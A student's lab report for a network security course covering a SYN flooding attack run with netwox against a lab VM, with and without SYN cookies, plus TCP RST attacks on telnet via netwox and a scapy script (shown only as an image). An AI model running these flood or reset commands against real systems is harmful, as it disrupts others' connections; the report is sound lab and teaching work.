COMPUTER NETWORK SECURITY LAB - UE18CS335

LAB 2: TCP ATTACK LAB

Name: Ankitha P
**Srn : ** PES1201801491 (43)
Class: 6 'D'
Date : 20/02/2021

TASK 1 - SYN Flooding Attack


Attacker machine - 10.0.2.14

Victim machine - 10.0.2.18

Observer machine - 10.0.2.20

Countermeasure (SYN cookie) to SYN Flood attack is turned off

1. Current size of the victim's queue for half-opened connections



The size of the victim's queue for half-opened connections is retrieved as 128.

2. Turning off the SYN Cookies Countermeasure and queue before the attack

Using the below commands, we turn off the SYN cookie countermeasure in the victim machine before the attack and the usage of the queue currently before the attack. We can see that the current open ports that are awaiting connections are in the LISTEN state.

```
Terminal
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/20/21]seed@Ankitha_PES1201801491:~$ netstat -na | grep tcp
tcp        0      0 10.0.2.18:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/20/21]seed@Ankitha_PES1201801491:~$
```

3. Executing the attack using netwox tool on attacker machine


```
Terminal
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo netwox 76 -i 10.0.2.10 -p 23 -s raw
```

4. Half-opened connections on the victim machine

```
Terminal
[02/20/21]seed@Ankitha_PES1201801491:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.18:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.18:23            250.126.44.230:33823    SYN_RECV
tcp        0      0 10.0.2.18:23            240.207.129.213:22591   SYN_RECV
tcp        0      0 10.0.2.18:23            254.146.145.191:44646   SYN_RECV
tcp        0      0 10.0.2.18:23            245.54.205.122:40734    SYN_RECV
tcp        0      0 10.0.2.18:23            246.240.42.200:49320    SYN_RECV
tcp        0      0 10.0.2.18:23            246.83.53.139:52459     SYN_RECV
tcp        0      0 10.0.2.18:23            240.4.221.236:38719     SYN_RECV
tcp        0      0 10.0.2.18:23            246.75.5.149:8755       SYN_RECV
tcp        0      0 10.0.2.18:23            255.195.30.135:57229    SYN_RECV
tcp        0      0 10.0.2.18:23            242.177.217.211:6142    SYN_RECV
tcp        0      0 10.0.2.18:23            243.2.231.142:44573     SYN_RECV
tcp        0      0 10.0.2.18:23            253.14.236.238:60325    SYN_RECV
tcp        0      0 10.0.2.18:23            249.170.132.117:30755   SYN_RECV
tcp        0      0 10.0.2.18:23            252.94.167.237:24374    SYN_RECV
tcp        0      0 10.0.2.18:23            244.139.86.104:26880    SYN_RECV
tcp        0      0 10.0.2.18:23            247.201.246.136:38055   SYN_RECV
tcp        0      0 10.0.2.18:23            254.140.25.68:43836     SYN_RECV
tcp        0      0 10.0.2.18:23            254.94.96.226:40179     SYN_RECV
tcp        0      0 10.0.2.18:23            241.158.115.117:25935   SYN_RECV
tcp        0      0 10.0.2.18:23            248.48.81.79:20900      SYN_RECV
tcp        0      0 10.0.2.18:23            240.145.233.238:1700    SYN_RECV
tcp        0      0 10.0.2.18:23            254.155.230.122:47655   SYN_RECV
tcp        0      0 10.0.2.18:23            242.133.56.56:47935     SYN_RECV
tcp        0      0 10.0.2.18:23            255.233.234.169:23843   SYN_RECV
```


We can notice as shown below, the many half opened tcp connections because of the flooding attack spoofed from random ip addresses. These are in the SYN_RECV state indicating that the TCP handshake was started but never completed because they arrived from unreliable and probably malicious ip addresses spoofed by the attacker. Hence these are half open connections.

5. Trying a Telnet session from the observer machine (10.0.2.20)




On trying to connect to the victim machine (10.0.2.6) using telnet, there is a connection time-out and hence the connection is unsuccessful because the victim machine is not able to accept any new TCP connections as there is an overflow in its queue caused by the attack.

6. Wireshark capture




In the wireshark capture we can notice that SYN packets are sent to the victim 10.0.2.18 from random IP addresses which may not be assigned to any machine. Hence, the half-open connections will stay in the queue until they time out and prevent the victim from accepting other connections. We can also notice a few RST_ACKs from the spoofed ip sources to the victim implying that those machines want to end the connection with the victim as they never started it in the first place.

When victim telnets the server machine, it is not able to connect giving a connection timeout error




Countermeasure (SYN cookie) to SYN Flood attack is turned on

1. Queue before the attack




We now launch a SYN flooding attack with SYN cookie mechanism turned on (net.ipv4.tcp_syncookies=1). This is a defense mechanism to counter SYN flooding attacks. The half-connection queue before the attack, and after setting the SYN Cookies parameter to 1 can be observed here.

We then execute the SYN flooding attack again sending spoofed SYN packets to the victim machine using netwox 76 tool.




2. Successful Telnet Connection from the observer machine (10.0.2.20)

To check if the attack worked, we try to telnet the victim machine from the observer machine and it is successful. The attack has not worked.



3. Wireshark capture on the observer machine



In the above screenshot, we can observe a successful telnet connection when SYN cookie is turned on.

OBSERVATIONS:

1) <u>When SYN cookie is turned off</u>
    - With spoofed TCP SYN packets having random source IP addresses sent to the victim machine, its half-open connection is overflowed. These packets will stay in the queue until a given timeout.
    - As there is no more space in the half-open queue, the victim machine will not accept any more TCP connection requests. The victim replies with SYN+ACK packets which may be dropped somewhere because the IP addresses may not be assigned to any machine.
    - Hence , opening a telnet connection from the observer machine to the victim machine failed. The SYN Flood attack is successfully executed.
2) <u>When SYN cookie is turned off</u>
    - When the SYN cookies measure is turned on, the resources of the victim machine are not allocated to a connection until the final ACK has been received by the source machine. Hence, the SYN flood attack is unsuccessful.
    - SYN cookies calculate an initial sequence number using a key, here known only to the victim, on certain parameters of the received SYN packet and send it in SYN ACK packet. When this (seq no + 1) is sent back in the ACK packet, the server verifies the acknowledgement number and will know that it was a reply to the SYN ACK packet it sent. Since only the victim has the key, the attacker can't spoof SYN cookies and hence SYN flooding attacks are prevented.
    - Hence , opening a telnet connection from the observer machine to the victim machine was successful. The SYN Flood attack failed.

TASK 2 - TCP RST Attacks on telnet and ssh connections

Attacker machine - 10.0.2.14


Victim (Client) machine - 10.0.2.18

Server machine - 10.0.2.20

TCP RST attack on telnet using Netwox


We first telnet the server from the client machine and establish a proper connection. From the wireshark capture we can obtain the last packet sent from the client machine to the server machine. We can get the source and destination port. We get the next sequence number which the client is expecting.

Wireshark capture for last packet info




Attacker machine:

Using these we create a spoofed RST packet and run the attack using the netwox 40 tool as shown below on the attacker. We can see in the spoofed packet that the RST flag is set to 1. The destination port is 23 as this is a telnet connection.




Victim machine:



At the client machine, it is observed that the connection was closed by the server as the server received a spoofed RST packet with the client machine as source. The TCP RST attack was successful and broke the telnet connection.

Wireshark capture


The below wireshark capture shows the spoofed RST packet from 10.0.2.20 to 10.0.2.18 to end the connection.



TCP RST attack on telnet using Scapy

We first telnet the server from the client machine and establish a proper connection. From the wireshark capture we can obtain the last packet sent from the client machine to the server machine. We can get the source and destination port. We can also see the next sequence number which the client is expecting.


The packet numbered 70 gives the required details



reset_tcp.py file written using scapy to spoof a RST packet with the ip addresses, port numbers and sequence numbers written according to the last telnet packet captured


Attacker machine:

The below screenshot shows the details of the spoofed TCP RST packet that is sent from the attacker, with the victim client machine as the source, also having its respective port number and next sequence number taken from the last sent packet.



